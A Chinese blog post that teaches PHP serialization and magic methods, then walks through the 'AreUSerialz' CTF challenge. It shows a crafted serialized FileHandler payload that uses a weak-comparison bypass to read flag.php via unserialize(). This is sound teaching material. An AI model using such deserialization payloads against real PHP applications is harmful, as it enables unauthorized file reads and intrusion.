

php反序列化漏洞

原创

[Two-words](#) 于 2021-04-29 22:47:42 发布 101 收藏

分类专栏: [Web渗透 CTF](#) 文章标签: [php](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/Jaasenyi/article/details/116278429>

版权



[Web渗透](#) 同时被 2 个专栏收录

5 篇文章 0 订阅

订阅专栏



[CTF](#)

1 篇文章 0 订阅


订阅专栏

PHP反序列化

序列化

为什么要进行序列化

当对一个变量赋值后，在本次程序运行完成后，变量会从内存中清除掉。而序列化的目的时把变量保存在硬盘中，用到时可方便的通过反序列化把之前序列化的内容变回可用变量。即序列化用于在存储或传递PHP的值的的过程中，同时不丢失其类型和结构。利于对象的保存和传输。



<https://blog.csdn.net/Jaasenyi>

两个函数

| 序列化 | 反序列化 |
|------------------------------|--------------------------------|
| 对象转换为字符串 | 特定格式的字符串转换为对象 |
| 函数: <code>serialize()</code> | 函数: <code>unserialize()</code> |

serialize():

当在php中创建了一个对象后，可以通过`serialize()`把这个对象转变成一个字符串，保存对象的值方便之后的传递与使用。

eg:

```
1 <?php
2
3 $a="twowords";
4 echo serialize($a);
5
6 ?>
```

run (ctrl+r) 输入 Copy 分享当前代码 出现故障, 请使用这个[点击这里](#)

文本方式显示 html方式显示

s:8:"twowords";

<https://blog.csdn.net/Jaasenyi>

unserialize():

与 serialize() 对应, unserialize()用于将serialize() 函数序列化后的对象或数组进行反序列化, 并返回原始对象结构。

```
1 <?php
2
3 $a='a:4:{s:4:"name";s:4:"twds";s:3:"age";s:2:"22";s:3:"sex";s:3:"男";s:5:"phone";s:6:"123456"}';
4
5 $_a_un=unserialize($a);
6
7 print_r($_a_un);
8 ?>
```

run (ctrl+r) 输入 Copy 分享当前代码 出现故障, 请使用[这个点击这里](#)

文本方式显示 html方式显示

```
Array
(
    [name] => twds
    [age] => 22
    [sex] => 男
    [phone] => 123456
)
```

<https://blog.csdn.net/Jaasenyi>

如果传递的字符串不可反序列化, 则返回 FALSE, 并产生一个E_NOTICE。

PHP Notice: unserialize(): Error at offset 0 of 15 bytes in /usercode/file.php on line 5

字符串结构解释

a:4:{s:4:"name";s:4:"twds";s:3:"age";s:2:"22";s:3:"sex";s:3:"男";s:5:"phone";s:6:"123456"};

- a->array
- s->strings
- a:4->代表集合中有4个元素
- s:4:'name'->类型 为string;变量长度为4个字节;变量名为name。(之后同理)

PHP中的魔术方法

PHP中把以两个下划线__开头的方法称为魔术方法

常见php魔术方法

| 常见php魔术方法 | |
|---------------|------------------------------|
| __construct() | 类的构造函数，当一个对象创建时被调用 |
| __destruct() | 类的析构函数，当一个对象销毁时被调用 |
| __wakeup() | 执行unserialize()时会先调用这个函数 |
| __sleep() | 执行serialize()时会先调用这个函数 |
| __toString() | 类被当成字符串时的被调用 |
| __isset() | 在不可访问的属性上调用isset()或empty()触发 |
| __unset() | 在不可访问的属性上使用unset()时触发 |
| __get() | 用于从不可访问的属性读取数据 |
| __set() | 用于将数据写入不可访问的属性 |
| __call() | 在对象上下文中调用不可访问的方法时触发 |
| __invoke() | 当脚本尝试将对象调用为函数时触发 |

PHP反序列化漏洞

产生反序列化的原因：

根本原因：是程序没有对用户输入的反序列化字符串进行检测，导致反序列化过程可以被用户恶意控制，进而造成代码执行、getshell等一系列不可控的后果。反序列化漏洞并不是PHP特有，也存在于Java、Python等语言之中，但其原理基本相通。

漏洞产生条件：

- unserialize()函数的参数可控
- php中有可以利用的类并且类中有魔术方法

CTF真题

2020-网鼎杯-青龙组-Web-AreUSerialz

题目源码如下：

```
<?php
include("flag.php");
highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }
}
```

```

public function process() {
    if($this->op == "1") {
        $this->write();
    } else if($this->op == "2") {
        $res = $this->read();
        $this->output($res);
    } else {
        $this->output("Bad Hacker!");
    }
}

private function write() {
    if(isset($this->filename) && isset($this->content)) {
        if(strlen((string)$this->content) > 100) {
            $this->output("Too long!");
            die();
        }
        $res = file_put_contents($this->filename, $this->content);
        if($res) $this->output("Successful!");
        else $this->output("Failed!");
    } else {
        $this->output("Failed!");
    }
}

private function read() {
    $res = "";
    if(isset($this->filename)) {
        $res = file_get_contents($this->filename);
    }
    return $res;
}

private function output($s) {
    echo "[Result]: <br>";
    echo $s;
}

function __destruct() {
    if($this->op === "2")
        $this->op = "1";
    $this->content = "";
    $this->process();
}

}

function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}

if(isset($_GET{'str'})) {
    $str = (string)$_GET['str'];
    if(is_valid($str)) {

```

```
    $obj = unserialize($str);
}
}
```

writeup:

分析:

1. 根据题目及源码中unserialize()判断此题考查反序列化

```
        return true;
    }
    return false;
}

if(isset($_GET['str'])) {
    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }
}

https://blog.csdn.net/Jaasenyi
```

flag存储在flag.php中

```
<?php
include("flag.php");
highlight_file(__FILE__);

class FileHandler {
```

题目中有两个魔术方法：**construct()**、**destruct()**

```
protected $filename;
protected $content;

function __construct() {
    $op = "1";
    $filename = "/tmp/tmpfile";
    $content = "Hello World!";
    $this->process();
}

public function process() {
```

```

        echo $s;
    }
    function __destruct() {
        if($this->op == "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }
}

```

4. destruct()中会调用process,且op=1写入,op=2读取

```

private function output($s) {
    echo "[Result]: <br>";
    echo $s;
}

function __destruct() {
    if($this->op == "2")
        $this->op = "1";
    $this->content = "";
    $this->process();
}

$this->process();
}

public function process() {
    if($this->op == "1") {
        $this->write();
    } else if($this->op == "2") {
        $res = $this->read();
        $this->output($res);
    } else {
        $this->output("Bad Hacker!");
    }
}

private function write() {
    if(isset($this->filename) && isset($this->content))
        if(strlen((string)$this->content) > 100) {

```

5. 涉及对象FileHandler,变量op及filename,content,进行构造输出.


```

<?php

class FileHandler {

    public $op=' 2';
    public $filename='flag.php';
    public $content='jaa';           //变量content不涉及题目可随意填写
}
$flag = new FileHandler();
$flag_1 = serialize($flag);
echo $flag_1;

?>

```

涉及:反序列化魔术方法调用, 弱类型绕过,ascii绕过

使用该类对flag进行读取,这里面能利用的只有__destruct函数(析构函数)。__destruct函数对this->op进行了===判断并内容在2字符串时会赋值为1.

processa函数中使用==对\$this->op进行判断(为2的情况下才能读取内容),因此这里存在弱类型比较,可以使用数字2或``字符串' 2'绕过判断。

```

function __destruct() {
    if($this->op === "2")
        $this->op = "1";
    $this->content = "";
    $this->process();
}

```

```

if($this->op == "1") {
    $this->write();
} else if($this->op == "2") {
    $res = $this->read();
    $this->output($res);
} else {
    $this->output("Bad Hacker!");
}

```

2. is_valid函数还对序列化字符串进行了校验,因为成员被protected修饰,因此序列化字符串中会出现ascii为0的字符。经过测试,在PHP7.2+的环境中,使用public修饰成员并序列化,反序列化后成员也会被public覆盖修饰。

实操:

上述步骤5构造输出:

```
1 <?php
2
3 class FileHandler {
4
5     public $op=' 2';
6     public $filename='flag.php';
7     public $content='jaa';
8 }
9 $flag = new FileHandler();
10 $flag_1 = serialize($flag);
11 echo $flag_1;
12
13 ?>
```

run (ctrl+r) 输入 Copy 分享当前代码 出现故障, 请使用[这个点击这里](#)

文本方式显示 html方式显示

O:11:"FileHandler":3:{s:2:"op";s:2:" 2";s:8:"filename";s:8:"flag.php";s:7:"content";s:3:"jaa";}

<https://blog.csdn.net/jaasenyi>

得到序列化后的字符串

```
O:11:"FileHandler":3:{s:2:"op";s:2:" 2";s:8:"filename";s:8:"flag.php";s:7:"content";s:3:"jaa";}
```

将该字符串传递给参数str并在url中以GET方式进行传参

```
https://IP/?str=O:11:"FileHandler":3:{s:2:"op";s:2:" 2";s:8:"filename";s:8:"flag.php";s:7:"content";s:3:"jaa";}
```

之后查看源代码得到flag.

```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br /><br /></span><span style="color
</span>
</code>[Result]: <br><?php
$FLAG = "ctfhub {0dcd4c7ca1860a71d3974757} ";
?>
```

<https://blog.csdn.net/jaasenyi>